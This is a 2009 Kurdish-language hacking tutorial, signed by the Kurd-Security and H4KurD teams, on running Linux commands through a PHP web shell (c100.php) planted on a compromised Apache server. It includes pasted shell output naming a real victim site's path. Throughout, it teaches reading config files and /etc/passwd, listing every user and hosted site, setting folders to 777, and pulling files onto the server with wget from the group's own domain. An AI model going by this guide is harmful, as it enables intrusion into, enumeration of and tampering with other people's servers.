
یان دەتوانی هەندێ كرداری وەك سڕینەوە و دابەزاندن و كۆپی كردن و ..... لە ڕیگەی ئامرزاەكانی سەر شێلەكە جێبەجێ بكەی وەك لە وێنەی خوارەوە دیارە



ئێستا بە کورتی گرنکترین فرمانەکانی شێڵ یان لینوکس باس دەکەوین کە زۆر بەکار دەهێندرێ لە کاتی ئشپێکردنی شێڵ

=1

Id بۆ زانینی دەسهەڵات لەسەر سێرڤەرەکە وەك لە سەرەوە باسم کرد کە سێ بەشە بە گشتی وەك Nobody user



وهك له وێنهی سهرهوه دیاره له كاتی نوسینی فرمانهكه له شوێنی نوسینی فرمان ئینجا Enter دهكهی

وهك دهبینن چی پێشاندایین

2=

Pwd بۆ زانینی شوێنت لهسهر سێرڤهرهكه وهك ئهو وێنهی خوارهوه دیاره

Software: Apache/2.2.8 (EL). PHP/5.2.5
uname -[redacted]8-53.1.6.el5 #1 SMP Wed Jan 23 11:28:47 EST 200
x86_64
uid=48(apache) gid=48(apache) groups=48(apache),2523(psaserv)
Safe-mode: OFF (no secure)
/va[redacted]/vhosts/lubaya.eu/httpdo[redacted] drwxrwxrwx
Free 186.13 GB of 223.7 GB (83.2%)
Encoder Tools Proc. FTP brute Sec. SQL PHP-code Update Fe

Result of execution this command:

/var/www/vhosts/lubaya.eu/httpdocs/admin/b2b_icons

pwd

Execute Display in text-area

:: Command execute ::

Enter:
pwd Execute

=3

ls –la پیشاندانی فایلەکان لەگەڵ جمۆدیان وەك لە وێنەی خوارەوە دیارە

```
Software: Apache/2.2.8 (EL). PHP/5.2.5
uname -a: Li[redacted] 2.6.18-53.1.6.el5 #1 SMP Wed Jan 23
x86_64
uid=48(apache) gid=48(apache) groups=48(apache),2523(psaserv)
Safe-mode: [redacted] secure)
[redacted]/b2b_[redacted]s/ drwxrwxrwx
Free 186.13 GB of 223.7 GB (83.2%)
UPD Ref Encoder Tools Proc. FTP brute Sec. SQL PHP

Result of execution this command:

-rw-r--r--  1 apache   apache    11050 Dec  7 17:03 91161043.php
-rw-rw-rw-  1 lubaya_8 psacln     1326 Aug 13  2005 94569496.gif
-rw-rw-rw-  1 lubaya_8 psacln     1624 May 10  2006 96631555.gif
-rw-rw-rw-  1 lubaya_8 psacln     1888 Jul 29  2005 97818344.gif
-rw-rw-rw-  1 lubaya_8 psacln     1601 May 10  2006 9786152.gif
-rw-rw-rw-  1 lubaya_8 psacln    92672 Oct  3  2006 Thumbs.db
-rw-r--r--  1 apache   apache   165959 Dec  7 17:11 c100.php
-rw-r--r--  1 apache   apache   200140 Dec  7 17:09 gif.php
drwxrwxrwx  5 apache   apache     4096 Dec 23 18:23 kurd
-rw-rw-rw-  1 lubaya_8 psacln     1092 May 25  2006 sendrfq.gif
ls -al

Execute  Display in text-area

:: Command execute ::

Enter:
ls -al  Execute
```

=4

Cat بۆ خوێندنەوەی فایل بۆ نموونە فایلێکت هەیە بەناوی config.php ئەگە بتەوێ بیخوێنیەوە واتا ناوەڕۆکی فایلەکە ببینی ئەوە لە ڕێگەی ئەو فرمانە دەتوانی جێبەجێی بکەی بەم شێوە دەنوسری cat config.php

----

=5

Mkdir بۆ دورست كردنی فۆڵدەر بۆ نموونە mkdir h4kurd بۆ دورست كردنی فۆڵدەرێك بە ناوی h4kurd

----

=6

Touch بۆ دورست كردنی فایل بۆ نموونە دەمانەوێ فایلێك دورست بكەین بەناوی h4kurd.php بەم شێوەیە دەنوسرێ

Touch h4kurd.php

=7

Chmodئەم فرمانە بەكار دێ بۆ پێدانی دەستهەڵات بە فایلێك یان فۆڵدەرێك وەك لە سەرەوە باسم كرد بە درێژی

بۆ نموونە فایلێكت هەیە بە ناوی h4kurd جمۆدی 750 دەتەوێ بیكەیە 777 لە ڕێگەی ئەو فرمانەوە دەتوانی بەم شێوەیە دەنوسرێتەوە

Chmod 777 h4kurd

=8

Mv بۆ ناو گۆڕێن و گۆڕینی پاشگری وەك فایلێكمان هەیە بەناوی h4kurd.txt دەتوێ بیكەیتە بە hangaw.php

بەم شێوەیە دەنوسرێ mv h4kurd.txt hangaw.php

یان گۆڕینی ناو بە تەنها بەبێ گۆڕینی پاشگری وەك mv h4kurd.txt hangaw.txt

----

=9

Cp بۆ كۆپی كرن بەكار دێ بۆ نموونە فالێكمان هەیە بە ناوی h4kurd.php لەم شوێنیە /home/user/public_html/

دمانەوێ کۆپی بکەین بۆ ئەم شوێنە home/user/public_html/kurd

ئەوا بەم شێەوەیە دەنوسرێ

Cp h4kurd.php /home/user/public_html/kurd

=10

Rm بۆ سڕینەوەی فایل بۆ نمونە دەتەوێ فایلێك بسڕیەوە بە ناوی shell.gif ئەوە بەم شێوەیە دەنوسرێ

Rm shell.gif

=11

Rm –r بۆ سڕینەوەی فۆڵدەر بۆ نموونە فۆڵدەرێکت هەیە بە ناوی shell دەتوێ بیسڕیەوە ئەوە بەم شێوەیە دەنوسرێ rm –r shell

----

=12

*

(ئەستێرە) فرمانێکە بۆ فرمانەکانی تر زیاد دەکرێ بە مەبەستی گشتی وەك سڕینەوەی هەموو فایلەکانی php

بۆ نموونە rm *.php واتا سڕینەوەی هەموو فایلەکانی php

یان

Rm *.txt

یان

Chmod 777 *

=13

;

ئەم فرمانە بۆ بەستنەوەی دوو فرمان بۆ جێبەجێكردن لە یەك كاتدا بۆ نموونە فرمانی id لەگەڵ فرمانی sl –al بەیەكەوە جێبەجێ بكەین

بەم شێوەیە خوارەوە دەبێ

Sl –al;id

=14

Find فرمانی گەڕان بۆ نموونە بۆ گەڕن لە فایلێك بە ناوی h4kurd.php

بەم شێوەیە دەنوسرێ

Find h4kurd.php

یان گەڕان بەدوای ناوێك بەهەر پاشگرێك بی بۆ نموونە گەڕان بە دوای ناوی h4kurd

بەم شێوەیە دەنوسرێ find h4kurd*

یان گەڕان بە دوای پاشگرێك واتا گەڕان بە دوای هەموو فایلەكان بە پاشگری php بەم شێوەیەی خوارەوە دەنوسرێ

Find *.php

=15

Wgetو curl و GET و lynx بەكار دێت بۆ ڕاكێشانی فایلێك لە دەرەوەی سێرڤەرەكە یان ئەپلۆدكردنی فایلك

چۆنیەتی بەكار هێنانی ئەوەی زۆر بەكاردێ ئەم نموونەی خوارەومیە بمانەوێ فایلێك لەم شوێنە ئەپلۆد بكەین بەم شێوەیە دەنوسرێ

Wget http: www.h4kurd.com/h4kurd.zip

= 16

Unzip کرنەوەی فایلەکان بە پاشگری zip چۆنیەتی بەکار هێنانی بەم شێوەی خوارەوەیە
بۆ نموونە فایلێکمان هەیە بەنامی h4kurd.zip دەمانەوێ بیکەینەوە چۆنیەتی نوسینی ئەم فرمانە بەم شێوەیە دەبی

Unzip h4kurd.zip

=17

ls -la /etc/valiases و cat /etc/passwd و ls /var/named و

ls -la /etc/valiases بۆ پیشاندا هەموو یوزەرەکان و سایتەکان

cat /etc/passwd پیشاندانی هەموو یوزەرەکان

ls /var/named پیشاندانی هەموو سایتەکان

تێبینی\\\ زۆر جار ئەو فرمانانە ڕاگیراون یان کار ناکەن لەسەر هەموو سێرڤەرێك چاکتر وایە ئەم دوو فرمانی خوارەوە بەکار بینی ئەگەر ئەو فرمانانە ئیشیان نەکرد

بۆ پیشاندانی هەموو یوزەرەکان

awk -F: '{ print $1 }' /etc/passwd | sort

بۆ پیشاندانی هەمو یوزەرەکان ڕێرەوی یوزەرەکان

awk -F: '{ print $1 " "$2 " " $3" "$4" "$5 " "$6" "$7" "}' /etc/passwd |

sort

تێبینی \ بۆ جێبەجێ کردنی هەندێ فرمان دەبێ دەستهەڵاتت هەبێ بەلاینی کەم بۆ دورست کردنی فایل و بەرزکردنەوەی فایل سڕینەوە.دەبی ئەو فۆڵدەرەی ئیشی لەسەر دەکەی جمۆدی 777

ئەوانە بەگشتی گرنکترین فرمانەکان بون کە بەزۆری ئیشان پێدەکری بەڵام سەان فرمانی تر هەیە ئەگەر هەمووی باس بکەین هئوە کاتێکی زۆری دەوێ و ئێستا ئێشمان پێان نابی بۆ سەرەتاکان ئەوەندە بەسە لە کاتی ئیشکردن زیاتر فێری دەبن

==============================

دورست کردنی فایل و فۆڵدەر


جگە لەو خلاّنەی سەرەوە باسمان کرد لە ڕێگەی فرمانەکانی لینۆکس دەتوانی فۆڵدەر و فایل و وە هەروەها بگەڕیلا بە دوای فایل لەڕێگەی شێڵەوە واتا بەبێ نوسینی فرمان. وەك لە وێنەی خوارەوە ڕونکرایتەوە



1\ گەڕان بە دوای فایل

2\ بەرزکردنەوەی فایل ئەوەش دەبێ ڕێگە پێدراو بێ واتا ئەو فۆڵدەرەی کە فایلی لێ

بەرزدەكەیەوە دەبێ جمۆدی 777 بێ ئەو كات دەتوانی فایل بەرزبكەیەوە.وەك دەبینن بە ڕەنگی سەوز نوسراوە OK واتا ڕێگە پێدراوی بەڵام ئەگەر ڕێگە پێنەدراو بی ئەو كان بە ڕەنگی سور دەنوسرێ Read-Only وەك لەو وێنەی خوارەوە دیارە




3\ دورست كردنی فۆڵدەر تەنها ناوی فۆڵدەرەكە دەنوسی كلیك لەسەر Create دەكەی. وەهەروەها وەك باسم كرد دەبێ ئەو فۆڵدەرە جمۆدی 777 ئەوكات دەتوانی فۆڵدەر دورست بكەی یان بە ڕەنگی سەوز دەنوسرێ OK واتا ڕێگە پێدراوی وە ئەگەر نا بە ڕەنگی سور دەنوسرێ Read-Only وەك ئەو وێنەی خوارەوە



4\ دورست كردنی فایل بە هەمان شێوە ناوی فایلەكە و پاشگری فایلەكە دەنوسی وەك بمانەوێ فایلێك دورست بكەین بە ناوی h4lurd.php كلیك لەسەر Create دەكەی.
هەروەها دەبی فۆڵدەرەكە جمۆدی 777ئەوكات بە ڕەنگی سەوز دەنوسرێ Ok وەك ئەوەی سەرەوە باسمان كرد

ئەگەر نا بە ڕەنگی سور دەنووسی Read-Only



5\ چونه سەر فۆڵدەرێکی تر واتا پەڕینەوە لە فۆڵدەرێك بۆ فۆڵدەرێکی تر

6\ چونه سەر فایل یان کردنەوەی فایل

=======================================

هیوادارم بەو چەند دێرەی سەرەوە خزمەتێکی بچووکم کردبێ

وە لە هەموو کەم و کوڕیەکان چاو پۆشی بکەن

===

http://www.kurd-security.com

http://www.h4kurd.com

Kurd-SeCuritY-TeaM

H4KurD-TeaM

=====================

AnGrY BoY

25\12\2009